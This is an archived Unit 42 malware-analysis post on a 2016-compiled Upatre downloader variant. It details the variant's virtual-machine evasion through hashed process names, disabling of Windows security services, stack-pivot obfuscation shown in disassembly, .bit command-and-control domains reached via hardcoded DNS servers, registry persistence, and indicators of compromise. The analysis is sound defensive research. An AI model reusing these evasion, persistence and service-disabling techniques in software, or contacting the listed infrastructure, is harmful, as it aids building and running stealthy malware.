

Upatre Continued to Evolve with new Anti-Analysis Techniques

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Published: 2018-07-13 · Archived: 2026-04-05 12:39:39 UTC

First discovered in 2013, Upatre is primarily a downloader tool responsible for delivering additional trojans onto the victim host. It is most well-known for being tied with the Dyre banking trojan, with a peak of over 250,000 Upatre infections per month delivering Dyre back in July 2015. In November 2015 however, an organization thought to be associated with the Dyre operation was raided, and subsequently the usage of Upatre delivering Dyre dropped dramatically, to less than 600 per month by January 2016.

Today, the Upatre downloader tool is effectively no longer in use by criminal organizations. However, one of the many interesting aspects of the Upatre tool had always been its constant adaptive nature where the developers continuously added features and capabilities to the tool to increase its efficacy.

In March 2018, Unit 42 researchers collected a sample of Upatre which was compiled in December 2016 but at the time was largely undetectable by most automated detection systems . Because of this, we analyzed the sample to afford awareness to those interested in this malware and its evolution. This previously undocumented variant features significant code flow obscuration, a pro re nata means of decryption for network communications, and of particular interest, the method in which this variant evades virtual machine detection.

In this post we highlight these techniques identified during our analysis.

Malware Overview

Upatre is a stage-0 malware, which basically means it's a downloader. The malware is used to download and install a payload onto the affected system. The payload is retrieved from hardcoded domain(s) and is typically another piece of malware. Historically, Upatre has acted as a downloader for malware families such as [Dyre](#), [GameOver Zeus](#), [Kegotip](#), [Locky](#), and [Dridex](#) to name a few. However, in this case no payload was delivered. Additionally, variants such as this one collect information from the target and transmit the data via an HTTP POST request.

This newly observed variant comes packed with several characteristics and capabilities that stood out to us during analysis. Attributes in the PE header suggest that the malware is written in Visual C++ and several of the PE sections have high entropy classification, which indicates that the binary is packed. The PE resource section also contains images of Google Chrome, so when the binary is placed on the target machine, it appears to be that of the Google Chrome web browser.

One of the key features about this variant that stood out during our analysis is how it detects whether or not it is running within a virtual machine. Although virtual machine detection is anything but new, in this variant, it is handled a bit differently than [other samples](#) previously analyzed by Unit 42. To evade detection, the newly observed variant enumerates the running processes on the host, generates a CRC32 hash of the process name, performs an XOR with a hard-coded key of 0x0F27DC411, and finally compares the newly computed value against a list of values stored in an array within the code. We observed the following values:

0x6BA08023	0xDFF859A5	0x9649C9DF	0x91B88065	0xF663B61C
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0xC6E1589A	0xC63B2FDF	0xA9D475EF	0xCE9F7AE2	0xCF3B343A
0x85D3D4E6	0x1392D4C	0xDFC3A97E	0x51ACC655	0xEF0F2980
0x64EEAFAF	0xD5F11B49	0xC9823C94	0x9F4EE7C8	0x403C2A93
0x6A50A975	0xECCCD158	0xED3CF80E	0x209202D5	0x2C6668C3

This version of Upatre will **not** transmit any data via HTTP POST to any of the target domains if one of these values is found.

In the event one of the values are found, the malware will sleep for six seconds and then will restart the entire check again.

We were unable to determine every corresponding process name from the CRC32 list above, however, we were able to decipher the following process names:

Process Name	CRC32
vmtoolsd.exe	0xD5F11B49
vmacthlp.exe	0x403C2A93
Python.exe	0x209202D5

Other notable functionality of this new version of the Upatre malware includes:

- In-memory loading of code
- Disables the following Windows services:
 - Windows Security Center
 - Internet Connection Sharing
 - Windows Firewall
 - Windows Defender
 - Windows Update
 - Windows Defender Network Inspection Service
- Disables Windows security notification balloons on Windows 7 and up
- Disables Internet Explorer Phishing Filter
- Disables Windows User Access Control Notifications
- Launches a trusted Windows application msixexec.exe and injects code into its memory space using an undocumented technique
- Heavy use of obfuscated and optimized code to thwart code analysis
- Use of non-essential Windows API's for stack pivoting to mask intended API
- Multiple layers of custom encoding used for individual strings decoding. Does not share encoding routine with other encoded values

Network Communication

Another feature of this sample is the use of top level domains (TLD) of .bit. The intended domains are encrypted and only decrypted when the malware is ready to use them. This new sample attempts to resolve two domains, bookreader[.]bit and doghunter[.]bit via the following hardcoded DNS Servers:

- 31.3.135[.]232
- 193.183.98[.]154
- 5.135.183[.]146
- 84.201.32[.]108
- 185.133.72[.]100
- 96.90.175[.]167
- 104.238.186[.]189

DNS resolution for .bit domains use hardcoded DNS servers and is handled via TCP versus traditional UDP. This is because .bit domains are based on Namecoin and aren't regulated by ICANN. Additionally, the hardcoded DNS server IPs we identified in this sample are all associated with OpenNIC Public DNS servers.

According to [OpenNIC](#), when using OpenNIC DNS servers .bit domains are resolved through centralized servers that generate a DNS zone from the Namecoin blockchain; therefore, the secure nature of using Namecoin as a decentralized means of DNS is not actually being utilized here.

If domain resolution is successful, the malware will then perform an HTTP POST request similar to the following:

```

POST / HTTP/1.0

Host: bookreader[.]bit

Content-Length: 1024

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21	00000140	69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 73 00	i.n.d.o.w.s.\s.
22	00000150	79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00	y.s.t.e.m.3.2.\.
23	00000160	57 00 49 00 4E 00 4E 00 53 00 49 00 2E 00 44 00	W.I.N.N.S.I...D.

Obscuring Code Flow


This version of Upatre contains significantly obfuscated code to increase the difficulty of analysis. Figure 1 below shows an example API call disassembled in IDA Pro.

```

seg000:00137EBA 39 5D 08      cmp     [ebp+arg_0], ebx
seg000:00137EBD 75 54        jnz    short loc_137F13
seg000:00137EBF E8 14 9A 00 00 call   nullsub_7
seg000:00137EC4 68 08 02 00 00 push  208h
seg000:00137EC9 FF 75 F4     push  [ebp+var_C]
seg000:00137ECC 8D 85 AC FE FF FF lea   eax, [ebp+var_154]
seg000:00137ED2 53          push  ebx ; NULL
seg000:00137ED3 50          push  eax ; name of running process
seg000:00137ED4 56          push  esi ; software\microsoft\windows\currentversion\Policies\Explorer\Run
seg000:00137ED5 57          push  edi ; 0x80000002 HKEY_LOCAL_MACHINE
seg000:00137ED6 E8 13 96 00 00 call   Func_RegQueryValueEx_0
    
```

Figure 1-IDA Disassembly of API call

For conventional naming, the function at address 0x00137ED6 has been renamed to the Windows API [RegQueryValueEx_0](#). According to MSDN this function takes six parameters, the frame pointer is ESP based and the stack frame would resemble the following:



```

seg000:001414EE                                     ; Attributes: noreturn bp-based frame
seg000:001414EE                                     ;
seg000:001414EE                                     Func_RegQueryValueEx_0 proc near ;
seg000:001414EE                                     ;
seg000:001414EE 55          push   ebp
seg000:001414EF 8B EC      mov    ebp, esp
seg000:001414F1 81 EC 0C 01 00 00 sub    esp, 10Ch
seg000:001414F7 56          push  esi ;
seg000:001414F8 E8 C1 F7 FF FF call   sub_140CBE
seg000:001414F8                                     Func_RegQueryValueEx_0 endp
seg000:001414F8                                     ;
seg000:001414F8                                     ; ===== S U B R O U T I N E =====
seg000:001414FD                                     ;
seg000:001414FD                                     ; Attributes: noreturn
    
```

Figure 2-Inside Func_RegQueryvalueEx_0

In the above figure, Func_RegQueryValueEx_0 is EBP based and performs the following:

- Saves the current stack pointer in EBP
- The stack pointer is adjusted 268 bytes (thwarting stack frame analysis)
- Pushes a pointer, which points to the REGKEY string

After the call into sub_140CBE the stack would resemble the following:




Figure 3--Inside Sub_140CBE

Function Sub_140CBE does the following:

- Pushes 0x13 on the stack
- Calls another function, which ends up jumping into the Windows API GetSystemMetrics

0x13 is the SM_CSURSOR index used by GetSystemMetrics, which returns the width of a cursor in pixels. Retrieving this value has **no** bearing on the program as the return value is not used.

How the stack looks after the call to func_GetSystemMetrics





Figure 4--Inside Func_GetSystemMetrics

Some interesting observations about this function:

- The JMP instruction is used versus the CALL instruction as JMP doesn't affect the stack.
- The two PUSH instructions are junk values and only used to pivot the stack, so the correct return address is on the stack during the return.

Here is how the stack looks prior to the jump:



Return address **0x001414FD** is the address that is used to open and query the hosts registry, and this is the target address after executing the above instructions. The return code flow is as follows:

1. The two junk data values pushed on the stack are cleared during the executing of the GetSystemMetrics API.
2. The stack pointer is incremented past 0x13

3. Address 0x00140CC5 has a ret instruction
4. Address 0x001414FD is now on the top of the stack and the section within the malware that handles Windows registry enumeration is called (RegQueryValueEx).

This stack pivot is performed entirely to make static analysis of the file more difficult, but the end result is still that the API function executes, and the malware accomplishes its task.

Persistence Technique

To establish persistence, this new version of Upatre creates the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\

- String value-->x\$msbuild where x\$ is a random alpha character. *Note: the name of the binary depends on the executable that is running. The stub program grabs the Windows name of the EXE and prepends it with a random value.*
- Data -->C:\ProgramData\MSBuild\x\$exe

File x\$MSBuild.exe is then copied to the host's C:\ProgramData\MSBuild folder.

Conclusion

In our data, we have observed over 119,000 unique malware samples that use dot-bit (.bit) domains for C2 infrastructure as early as 2014. Malware families observed include Necurs, GandCrab, Vobfus, Tofsee, Floxif, Ramnit, and several others.

Due to the C2 domains being down at the time of our analysis, which was unsurprising given the potential age of the sample, we were never able to capture the ultimate payload for this new Upatre variant. However, open source analysis on this variant identified another sample configured with the same dot-bit domains. The sample, 94a8b4b22dab4171edde5b1bafbf2f17dbe3c3c4c01335c36ba3b6e5d3635b83, was compiled six days after our Upatre sample and delivered the Chthonic banking trojan via RIG exploit kit.

Although the delivery mechanism was not observed during our analysis, Upatre typically arrives via an email link/attachment or through a compromised website.

Defending Against this Threat

The Upatre malware is constantly changing and is capable of downloading many different malware families, some, destructive. Using threat detection and prevention solutions such as the Palo Alto Networks next-generation security platform are highly recommended as part of a proactive cyber security strategy. WildFire and Traps both detect the samples described in this report as malicious.

Not all dot-bit domains are malicious, but organizations should take steps to ensure they can control access to all potentially malicious domains. Blocking outbound access to DNS servers and re-routing DNS requests to internally controlled DNS servers can help protect a network from malware using dot-bit domains provided by the Namecoin network.

Palo Alto Networks customers remain protected from Upatre and can identify this threat using the [Upatre](#) tag in AutoFocus.

Indicators of compromise associated with this analysis include:

Upatre

SHA256: 8ac7909730269d62efaf898d1a5e87251aadccf4349cd95564ad6a3634ba4ef4

Cthonic

SHA256: 94a8b4b22dab4171edde5b1bafbf2f17dbe3c3c4c01335c36ba3b6e5d3635b83

C2s

Domain: doghunter[.]bit

Domain: bookreader[.]bit

IP Address: 31.3.135[.]232

IP Address: 193.183.98[.]154

IP Address: 5.135.183[.]146

IP Address: 84.201.32[.]108

IP Address: 185.133.72[.]100

IP Address: 96.90.175[.]167

IP Address: 104.238.186[.]189

Updated on 7/13/2018 to clarify that the Upatre sample discussed was compiled in 2016 but is newly discovered in 2018 and to more clearly identify samples with their hashes.

Source: <https://unit42.paloaltonetworks.com/unit42-upatre-continues-evolve-new-anti-analysis-techniques/>